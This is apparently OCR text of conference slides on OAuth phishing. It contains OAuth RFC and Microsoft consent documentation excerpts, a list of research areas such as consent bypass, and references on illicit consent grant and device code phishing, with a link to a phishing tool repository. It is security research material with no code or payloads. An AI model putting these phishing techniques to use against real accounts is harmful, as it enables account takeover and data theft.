



"Skate to where the puck is going…"





https://aaronparecki.com/2019/12/12/21/its-time-for-oauth-2-dot-1


"Skate to where the puck is going…"















https://aaronparecki.com/2019/12/12/21/its-time-for-oauth-2-dot-1

Ongoing Research Areas

- Other flows[1]
- Any usability "requirements"
- Bypass consent e.g. implicit grants
- Default scopes[2]
- Consent[3]
- Browser auto-login and scope expansion e.g. Google uberauth (2013)[4][5]



4. Obtaining Authorization 23
4.1. Authorization Code Grant 24
4.1.1. Authorization Request 25
4.1.2. Authorization Response 26
4.1.3. Access Token Request 29
4.1.4. Access Token Response 30
4.2. Implicit Grant 31
4.2.1. Authorization Request 33
4.2.2. Access Token Response 35
4.3. Resource Owner Password Credentials Grant 37
4.3.1. Authorization Request and Response 39
4.3.2. Access Token Request 39
4.3.3. Access Token Response 40
4.4. Client Credentials Grant 40
4.4.1. Authorization Request and Response 41
4.4.2. Access Token Request 41
4.4.3. Access Token Response 42

With the plans for third party cookies to be removed from browsers, the **implicit grant flow is no longer a suitable authentication method**. The silent SSO features of the implicit flow do not work without third party cookies, causing applications to break when they attempt to get a new token. We strongly recommend that all new applications use the authorization code flow that now supports

Getting access tokens silently in the background

ⓘ Important

This part of the implicit flow is unlikely to work for your application as it's used across different browsers due to the **removal of third party cookies by default**. While this still currently works in Chromium-based browsers that are not in Incognito, developers should reconsider using this part of the flow. In browsers that do not support third party cookies, you will recieve an error indicating that no users are signed in, as the login page's session cookies were removed by the browser.

Incremental and dynamic user consent

With the Microsoft identity platform endpoint, you can ignore the static permissions defined in the app registration information in the Azure portal and request permissions incrementally instead. You can ask for a bare minimum set of permissions upfront and request more over time as the customer uses additional app features. To do so, you can specify the scopes your app needs at any time by including the new scopes in the `scope` parameter when requesting an access token - without the need to pre-define them in the application registration information. If the user hasn't yet consented to new scopes added to the request, they'll be prompted to consent only to the new permissions. Incremental, or dynamic consent, only applies to delegated permissions and not to application permissions.

[1] https://datatracker.ietf.org/doc/html/rfc6749#page-23
[2] https://docs.microsoft.com/en-us/azure/active-directory/develop/v2-permissions-and-consent
[3] https://docs.microsoft.com/en-us/azure/active-directory/develop/v2-permissions-and-consent
[4] https://gist.github.com/arirubinstein/fd5453537436a8757266f908c3e41538
[5] https://duo.com/blog/beyond-the-vulnerabilities-of-the-application-specific-password-exploiting-google-chrome-s-oauth2-tokens

Thank you

Questions

Open Source Tools

- Repo: https://github.com/netskopeoss/phish_oauth
- License: BSD-3-Clause

Contact

- jhwong@netskope.com
- @jenkohwong

References

1.0 Evolving Phishing Attacks

1.1 A Big Catch: Cloud Phishing from Google App Engine and Azure App Service: https://www.netskope.com/blog/a-big-catch-cloud-phishing-from-google-app-engine-and-azure-app-service

1.2 Microsoft Seizes Malicious Domains Used in Mass Office 365 Attacks: https://threatpost.com/microsoft-seizes-domains-office-365-phishing-scam/157261/

1.3 Phishing Attack Hijacks Office 365 Accounts Using OAuth Apps: https://www.bleepingcomputer.com/news/security/phishing-attack-hijacks-office-365-accounts-using-oauth-apps/

1.4 Office 365 Phishing Attack Leverages Real-Time Active Directory Validation: https://threatpost.com/office-365-phishing-attack-leverages-real-time-active-directory-validation/159188/

1.5 Demonstration - Illicit Consent Grant Attack in Azure AD: https://www.nixu.com/blog/demonstration-illicit-consent-grant-attack-azure-ad-office-365 https://securecloud.blog/2018/10/02/demonstration-illicit-consent-grant-attack-in-azure-ad-office-365/

1.6 Detection and Mitigation of Illicit Consent Grant Attacks in Azure AD: https://www.cloud-architekt.net/detection-and-mitigation-consent-grant-attacks-azuread/

1.7 HelSec Azure AD write-up: Phishing on Steroids with Azure AD Consent Extractor: https://securecloud.blog/2019/12/17/helsec-azure-ad-write-up-phishing-on-steroids-with-azure-ad-consent-extractor/

1.8 Pawn Storm Abuses OAuth In Social Engineering Attack: https://www.trendmicro.com/en_us/research/17/d/pawn-storm-abuses-open-authentication-advanced-social-engineering-attacks.html

2.0 OAuth Device Code Flow

2.1 OAuth 2.0 RFC: https://tools.ietf.org/html/rfc6749

2.2 OAuth 2.0 Device Authorization Grant RFC: https://datatracker.ietf.org/doc/html/rfc8628

2.3 OAuth 2.0 for TV and Limited-Input Device Applications: https://developers.google.com/identity/protocols/oauth2/limited-input-device

2.4 OAuth 2.0 Scopes for Google APIs: https://developers.google.com/identity/protocols/oauth2/scopes

2.5 Introducing a new phishing technique for compromising Office 365 accounts: https://o365blog.com/post/phishing/#oauth-consent

2.6. Office Device Code Phishing: https://gist.github.com/Mr-Un1k0d3r/afef5a80cb72dfeaa78d14465fb0d333

3.0 Additional OAuth Research Areas

3.1 Poor OAuth implementation leaves millions at risk of stolen data: https://searchsecurity.techtarget.com/news/450402565/Poor-OAuth-implementation-leaves-millions-at-risk-of-stolen-data

3.2 How did a full access OAuth token get issued to the Pokémon GO app?: https://searchsecurity.techtarget.com/answer/How-did-a-full-access-OAuth-token-get-issued-to-the-Pokemon-GO-app